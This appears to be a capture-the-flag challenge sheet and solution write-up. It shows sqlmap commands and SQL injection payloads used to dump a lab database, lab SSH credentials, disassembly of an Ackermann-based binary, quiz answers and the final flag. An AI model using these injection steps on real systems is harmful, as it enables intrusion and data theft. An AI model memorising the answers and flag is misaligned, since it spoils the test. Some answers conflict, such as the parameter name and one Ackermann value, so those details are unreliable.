Mission Name

The Cleanse

Historical Context

Ethan utilized a level 7 datacard (VIP) for entry into the Skytech facility, aiming to modify health records, vaccine qualifications, and other details as requested by a client in the Lazarus Citizens database.

Overview of Technical Approach

Ethan is set to penetrate the Lazarus Citizens system within the confines of Skytech. The operation involves mimicking the environment through a webpage that hosts various forms for querying and updating personal and public data in the system. Ethan's task is to exploit this vulnerability to execute modifications mandated by the level 7 Datacard client in the Lazarus Citizens records.

Briefing on the Mission

Ethan is to infiltrate the Skytech citizens' database using level 7 citizen credentials, aiming to alter his data and seize control of the database, subsequently providing evidence of the accomplishment.

Detailed Mission Brief

Ethan will infiltrate Skytech using a VIP level 7 datacard to alter health records, vaccine status, and additional information as per a client's request in the Lazarus Citizens database.

Operational Venue

Sylvarcon | Antum District | Hacker

Tools

- User: eld
- Password: 3ldr1chR1cc0rdd

Notes: Configure the host file, C:\Windows\System32\drivers\etc\hosts, with the domain and IP given

Questions

What type of vulnerability you have found in the formulary?

- SQLi

What is the parameter vulnerable?

- Credits

What famous series is the binary reversing problem based?

- Ackerman

Hints

1. Use SQLMap
2. Parameter health
3. Ackerman

Categories

- Enumeration
- SQLInjection
- Web
- Reversing

TECHNICAL INFORMATION

Write Up

The web page is secure and is not possible to find any vulnerabilities with Eld credentials.

To pass the challenge, user must find vulnerable inputs in URL http://skytech.gov

The vulnerability is located at http://xxxxx/es/skytech/information.

First, capture a request using `curl` and then use it with `sqlmap` to identify the vulnerable parameter and detect an SQL injection vulnerability. You can execute the following steps:

1. Grab the request using `curl` and save it to a file, let's say `sql_test`. For example:

- curl -i http://xxxxx/es/skytech/information > sql_test

Make sure to adjust the `curl` command to capture the exact request needed for the test.

2. Use the saved request with `sqlmap` to find the vulnerable parameter. Execute:

- sqlmap -r sql_test -p health --risk 2 --level 2

This command tells `sqlmap` to use the request saved in `sql_test`, targeting the parameter named `health` with a risk level of 2 and a level of 2, to detect SQL injection vulnerabilities.

```
Parameter: health (POST)
    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: health=hello';SELECT SLEEP(5)#&credits=2000&free=

    Type: time-based blind
    Title: MySQL >= 5.0.12 RLIKE time-based blind
    Payload: health=hello' RLIKE SLEEP(5) AND 'GnCk'='GnCk&credits=2000&free=
---'
```

To exploit the SQL injection vulnerability and extract information from the database, use the following `sqlmap` command:

- sqlmap -r sql_test -p health --risk 2 --level 2 --dump

This command will attempt to dump the contents of the database, exploiting the vulnerability found in the parameter `health`.

If during this process you find SSH credentials rather than a direct flag, such as:

- SSH Username: dev
- SSH Password: d3v_p4ss_123

You can use these credentials to access the system via SSH. Once you have accessed the system, you will find a binary named `r`, which is also running on port 1337. This binary is related to the Ackermann function and requires you to reverse-engineer it or interact with it to determine the correct input that will cause it to reveal the flag.

When you run or connect to the program, it will prompt you for input. Since the binary relies on the Ackermann series, understanding the Ackermann function will be crucial to guessing the correct number or response to prompt the flag.

The Ackermann function is a well-known example of a computable function that is not primitive recursive, often used in theoretical computer science to illustrate concepts of computation and recursion. To reverse-engineer or interact with the binary effectively, you would need to analyze its behavior, possibly by using debugging tools or by understanding its implementation, to figure out how it calculates or expects inputs based on the Ackermann series.

Remember, reverse-engineering binaries and exploiting vulnerabilities for unauthorized access are activities that should only be performed in legal and ethical contexts, such as penetration testing with permission, Capture The Flag (CTF) competitions, or educational environments.

Figure 1

When you're dealing with a binary whose function names have been obfuscated or changed to remove potential clues, and you're planning to use Cutter/Radare2 for debugging or reverse engineering, you're stepping into a more complex reverse-engineering task. These tools are powerful for dissecting binaries and understanding their behavior, even when symbols are missing or obfuscated.

To proceed with such a binary in Cutter (a GUI for Radare2), follow these general steps:

1. Open the Binary in Cutter:

Launch Cutter and open the binary file. Cutter will ask if you want to analyze the binary; you should allow it to do a full analysis for a more comprehensive overview of the binary's structure.

2. Navigate to the Main Function:

Even if the function names are changed, the main function often can be located by looking for typical patterns of a C program's entry point in the disassembly or graph view. For binaries compiled for Linux, look for references to `__libc_start_main`, as the actual `main` function is passed as a parameter to this libc function.

3. Analyze the Main Function:

In the main function, try to understand the control flow and identify the section of code that handles the input and performs the check against the expected number. This might involve tracing function calls, conditional statements, and any arithmetic or logical operations that lead to the decision point where it determines if the input is correct or not.

4. Identify the Algorithm:

Once you locate the part of the code that checks the input, analyze the algorithm to understand how it calculates or compares the input number. Since you mentioned it relies on the Ackermann series, look for recursive function calls or loops that might be implementing this mathematical function.

5. Modify or Exploit the Program:

If your goal is to make the program accept any input or to reveal the correct input, you might need to patch the binary or craft specific input that satisfies the program's check. This could involve modifying conditional jump instructions in the disassembly or understanding the exact input expected by analyzing the algorithm used.

6. Use Radare2 Commands:

If you prefer using Radare2's command-line interface, you can start with commands like `aaa` for automatic analysis and then `afl` to list functions. Use `s main` to seek to the main function and `pdf` to disassemble it. For dynamic analysis, you can use `ood` to reopen in debug mode and `db` to set breakpoints.

Remember, the exact steps can vary significantly based on the binary's complexity and the specific obfuscation techniques used. Patience and a systematic approach to understanding the binary's logic are key. If you're new to Cutter or Radare2, consider consulting their extensive documentation and tutorials, which offer valuable insights into using these tools effectively for reverse engineering tasks.

```
[0x00001275]
int main (int argc, char **argv, char **envp);
; var int64_t var_18h @ rbp-0x18
; var int64_t var_14h @ rbp-0x14
; var int64_t var_10h @ rbp-0x10
; var int64_t var_ch @ rbp-0xc
; var int64_t var_8h @ rbp-0x8
; var int64_t var_4h @ rbp-0x4
push rbp
mov rbp, rsp
sub rsp, 0x20
mov dword [var_4h], 3
mov dword [var_8h], 6
mov dword [var_ch], 0xd
mov edi, 0                          ; time_t *timer
call time                           ; sym.imp.time ; time_t time(time_t *timer)
mov edi, eax                        ; int seed
call srand                          ; sym.imp.srand ; void srand(int seed)
mov edx, dword [var_ch]
mov eax, dword [var_8h]
mov esi, edx
mov edi, eax
call ewirunv                        ; sym.ewirunv
mov dword [var_10h], eax
mov edx, dword [var_10h]
mov eax, dword [var_4h]
mov esi, edx
mov edi, eax
call fjiexd                         ; sym.fjiexd
mov dword [var_14h], eax
lea rdi, str.Give_me_the_answer_and_ill_give_you_the_flag ; 0x2050 ; const char *s
call puts                           ; sym.imp.puts ; int puts(const char *s)
lea rax, [var_18h]
mov rsi, rax
lea rdi, [0x0000207d]               ; const char *format
mov eax, 0
call __isoc99_scanf                 ; sym.imp.__isoc99_scanf ; int scanf(const char *format)
mov eax, dword [var_18h]
mov edx, dword [var_14h]
mov esi, edx
mov edi, eax
call vmerioz                        ; sym.vmerioz
mov eax, 0
leave
ret
```

Figure 2

Initial Variables
- `var_4h = 3`
- `var_8h = 6`
- `var_ch = 13` (0xd)

Function Calls and Operations

1. ewirunv(var_ch, var_8h)`: This function takes two arguments, 13 and 6, respectively. The result is stored in `var_10h`. Without knowing what `ewirunv` does, we can only speculate. Given its inputs, it might perform some arithmetic operation or other algorithmic process using these values.

2. fjiexd(var_10h, var_4h)`: This function is called next, taking the result of `ewirunv` and `3` as its inputs. The result is stored in `var_14h_`. This function could further manipulate the result from `ewirunv` based on the value `3`, possibly applying another set of operations or transformations.

3. User Input (`scanf`) into `var_18h`: The program then takes an input from the user and stores it in `var_18h`. This input likely plays a crucial role in the next function call.

4. vmerioz(var_14h, var_18h)`: Finally, this function takes the result from `fjiexd` and the user input to perform its operations. The purpose of `vmerioz` could range from comparing the user input against a calculated value, performing further calculations, or other logic operations.

Analyzing `ewirunv(13, 6)`

To understand what `ewirunv` does, consider common patterns:

- It might be performing mathematical operations such as addition, subtraction, multiplication, or division.
- It could involve bitwise operations using the two numbers.
- It might implement a specific algorithm or formula, potentially related to the mentioned Ackermann series, though directly relating `13` and `6` to Ackermann without more context is speculative.

Approach for Analysis

To analyze these functions in a tool like Cutter or Radare2:

- Open the binary and navigate to the `ewirunv` function's address.
- Look at the disassembly or decompilation of `ewirunv` to understand its operations. Pay attention to arithmetic or logical operations, conditional branches, and any loops.
- Repeat this process for `fjiexd` and `vmerioz`, analyzing how they manipulate their inputs and what operations they perform.

Understanding these functions requires observing their behavior in the disassembly, looking for patterns, and possibly running the binary with different inputs to see how outputs change. If the functions involve complex algorithms or specific operations related to the Ackermann series, identifying these patterns will be key to understanding the binary's overall functionality and how it processes inputs to potentially reveal a flag or pass a check.

```
[0x00001195]
ewirunv (int64_t arg1, int64_t arg2);
; var int64_t var_18h @ rbp-0x18
; var int64_t var_14h @ rbp-0x14
; var int64_t var_4h @ rbp-0x4
; arg int64_t arg1 @ rdi
; arg int64_t arg2 @ rsi
push rbp
mov rbp, rsp
sub rsp, 0x20
mov dword [var_14h], edi          ; arg1
mov dword [var_18h], esi          ; arg2
call rand                         ; sym.imp.rand ; int rand(void)
mov edx, dword [var_18h]
sub edx, dword [var_14h]
lea ecx, [rdx + 1]
cdq
idiv ecx
mov eax, dword [var_14h]
add eax, edx
mov dword [var_4h], eax
mov eax, dword [var_4h]
mov esi, eax
lea rdi, str.Take_this_number___d__wait... ; 0x2008 ; const char *format
mov eax, 0
call printf                       ; sym.imp.printf ; int printf(const char *format)
mov eax, dword [var_4h]
leave
ret
```

Figure 3

"Take this number and calculate it using a random function with the upper (u) and lower (l) limits as parameters, like `rand() % (u - l + 1) + l`."

fjiexd(ewirunv(6,13), 3)



Figure 4

The recursive function described operates with three conditions and can be mathematically represented as follows:

- For \(a = n + 1\), when \(m = 0\), the function concludes.
- When \(m > 0\) and \(n = 0\), it calls itself with \(f(m-1, 1)\).
- For \(m > 0\) and \(n > 0\), it recursively calls itself as \(f(m-1, f(m, n-1))\).

In this representation, \(m\) corresponds to the first argument (\(arg1\)), and \(n\) corresponds to the second argument (\(arg2\)). This structure is characteristic of the Ackermann function, a notable example of a computationally intensive function due to its deeply recursive nature and rapid growth for relatively small input values.

If we use google to search for this function, we will find ackerman



Figure 5

$$A(m,n) = \begin{cases} n+1, & \text{si } m = 0; \\ A(m-1,1), & \text{si } m > 0 \text{ i } n = 0; \\ A(m-1, A(m,n-1)), & \text{si } m > 0 \text{ i } n > 0 \end{cases}$$

Figure 6

Being their values table the following

Tabla de valores [editar]

Números de (m,n)

*m**n*	0	1	2	3	4	*n*
0	1	2	3	4	5	$n+1$
1	2	3	4	5	6	$n+2$
2	3	5	7	9	11	$2n+3$
3	5	13	29	61	125	$8 \cdot 2^n - 3$
4	13	65533	$2^{65536} - 3 \approx 2 \cdot 10^{19728}$	A(3,2^{65536}-3)	A(3,A(4,3))	$2^{2^{\cdot^{\cdot^{2}}}} - 3$ ($n+3$ términos)
5	65533	A(4,65533)	A(4,A(5,1))	A(4,A(5,2))	A(4,A(5,3))	
6	A(5,1)	A(5,A(5,1))	A(5,A(6,1))	A(5,A(6,2))	A(5,A(6,3))	

Figure 7

As previously observed, the value of \(n\) is consistently 3. Therefore, the variable \(m\) is determined by a given random number. It is necessary to compute the Ackermann function for the provided \(m\) and the constant \(n\) of 3.

- 3 6 is 509
- 3 7 is 1021
- 3 8 is: 2045
- 3 9 is: 4093
- 3 10 is: 8189
- 3 11 is: 16381
- 3 12 is: 32765
- 3 13 is: 6553

The initial hardcoded parameters now make sense as they are used to compute an Ackermann number, \(a(3, n)\), with \(n\) ranging from 6 to 13.

Regarding the final function, it involves `vmerioz`, which processes the result of `fjiexd(ewirunv(6,13), 3)` alongside user input.



Figure 8

The final function, `vmerioz`, essentially verifies if the user's input matches the previously calculated Ackermann number. If the input does not match, it displays a message saying, "Sorry, It's incorrect." However, if the input is correct—meaning it matches the calculated Ackermann number—a successful verification triggers the display of the flag by executing `cat /root/flag.txt`.

Therefore, to prompt the flag, one must provide the correct Ackermann number corresponding to the specific input parameters that have been processed by the program.



Figure 9

Flag Information

flag{4ck3rm4n_n_sqli_certified}